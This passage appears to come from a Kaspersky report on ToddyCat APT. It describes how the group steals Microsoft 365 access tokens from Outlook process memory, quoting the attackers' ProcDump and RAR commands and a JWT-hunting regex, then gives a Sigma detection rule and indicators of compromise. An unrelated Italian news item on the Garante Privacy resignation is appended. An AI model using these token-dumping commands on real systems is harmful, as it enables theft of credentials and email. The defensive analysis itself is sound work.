
Example of detecting TCSectorCopy activity in KATA
Stealing access tokens from Outlook
Since active file collection actions on a host are easily tracked using monitoring systems, the attackers’ next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.
In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.
The access token is stored using the JWT (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the typ parameter with the JWT value first. This means that the first 18 characters of the encoded token will always be the same.
The attackers used SharpTokenFinder to obtain the access token from the user’s Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:
- “TEAMS”
- “WINWORD”
- “ONENOTE”
- “POWERPNT”
- “OUTLOOK”
- “EXCEL”
- “ONEDRIVE”
- “SHAREPOINT”
If these processes are found, the tool attempts to open each process’s object using the OpenProcess function and dump their memory. To do this, the tool imports the MiniDumpWriteDump function from the dbghelp.dll file, which writes user mode minidump information to the specified file. The dump files are saved in the dump folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:
"eyJ0eX[a-zA-Z0-9\\._\\-]+"
This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.
Example of a JWT Token


In the incident being described, the local security tools (EPP) blocked the attempt to create the OUTLOOK.exe process dump using SharpTokenFinder, so the operator used ProcDump from the Sysinternals suite for this purpose:
procdump64.exe -accepteula -ma OUTLOOK.exe
dir c:\windows\temp\OUTLOOK.EXE_<id>.dmp
c:\progra~1\winrar\rar.exe a -k -r -s -m5 -v100M %temp%\dmp.rar c:\windows\temp\OUTLOOK.EXE_<id>.dmp
Here, the operator executed ProcDump with the following parameters:
accepteulasilently accepts the license agreement without displaying the agreement window.maindicates that a full process dump should be created.exeis the name of the process to be dumped.
The dir command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a dmp.rar archive using WinRAR. The attackers sent this file to their host via SMB.
Detection
To detect this technique, it’s necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.
title: Dump Of Office 365 Processes Using Procdump
id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
status: experimental
description: Detects Office 365 process names in the command line of the procdump tool
author: kaspersky
date: 2025-08-11
tags:
- attack.lateral-movement
- attack.defense-evasion
- attack.t1550.001
logsource:
category: process_creation
product: windows
detection:
selection:
Product: 'ProcDump'
CommandLine|contains:
- 'teams'
- 'winword'
- 'onenote'
- 'powerpnt'
- 'outlook'
- 'excel'
- 'onedrive'
- 'sharepoint'
condition: selection
falsepositives: Legitimate activity
level: high
Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).
Example of Outlook process dump detection in KATA
Takeaways
The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as Kaspersky Endpoint Security for Business, and complex threat monitoring systems, such as Kaspersky Anti Targeted Attack. For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend Kaspersky Threat Intelligence.
Indicators of compromise
Malicious files
55092E1DEA3834ABDE5367D79E50079A ip445.ps1
2320377D4F68081DA7F39F9AF83F04A2 xCopy.exe
B9FDAD18186F363C3665A6F54D51D3A0 stf.exe
Not-a-virus files
49584BD915DD322C3D84F2794BB3B950 XstExport.exe
File paths
C:\programdata\ip445.ps1
C:\Windows\Temp\xCopy.exe
C:\Windows\Temp\XstExport.exe
c:\windows\temp\stf.exe
PDB
O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb
Garante Privacy in crisi: il Segretario Generale lascia dopo la richiesta sulle email dei dipendenti
Il Segretario Generale del Garante per la protezione dei dati personali, Angelo Fanizza, ha rassegnato le proprie dimissioni a seguito di una riunione straordinaria tenuta questa mattina nella sala Rodotà.
Lo riporta ilfattoquotidiano, specificando che l’incontro, convocato in un clima già teso, si è trasformato in uno dei momenti più critici per l’Autorità dalla sua istituzione.
Al centro della vicenda c’è una disposizione che Fanizza aveva rivolto a Cosimo Comella, dirigente responsabile della sicurezza informatica.
L’ordine prevedeva la raccolta integrale delle email di tutti i dipendenti a partire dal marzo 2001 – si parla di un archivio di 24 anni – oltre agli accessi VPN, alle cartelle condivise e alla sospensione dei log interni.
L’obiettivo dichiarato era individuare chi avesse fornito informazioni a Report e al Fatto Quotidiano su questioni interne considerate sensibili.
Comella, il giorno successivo, ha comunicato per iscritto la propria indisponibilità a eseguire la richiesta, definendola in contrasto con le stesse norme emanate dal Garante in materia di tutela dei dati personali.
Nella risposta ha inoltre evidenziato l’impraticabilità tecnica dell’operazione: per archiviare l’intero volume di corrispondenza servirebbero circa 20 mila DVD, oltre 4.000 ore di lavoro e più di un anno e mezzo dedicato alla sola fase di masterizzazione.
La sua posizione è stata letta in assemblea davanti a circa 140-150 dipendenti, che si sono alzati in piedi applaudendolo per diversi minuti.
Durante la pausa, i lavoratori hanno approvato all’unanimità una mozione con cui chiedevano le dimissioni del collegio dirigente e dello stesso Segretario Generale. Nel corso del dibattito, Fanizza avrebbe cercato di coinvolgere la dirigenza per difendere la scelta, senza ricevere alcun sostegno.
Nelle stesse ore, è stato inoltre segnalato un tentativo di accesso non autorizzato ai server dell’Autorità, avvenuto mentre era in corso la ricerca della presunta “talpa”.
Le dimissioni di Fanizza rappresentano il primo atto formale nella gestione della crisi, mentre l’Autorità si prepara ad affrontare le conseguenze istituzionali e operative della vicenda.
L'articolo Garante Privacy in crisi: il Segretario Generale lascia dopo la richiesta sulle email dei dipendenti proviene da Red Hot Cyber.
Piero Bosio
in reply to Informa Pirata • • •Intelligenza Artificiale reshared this.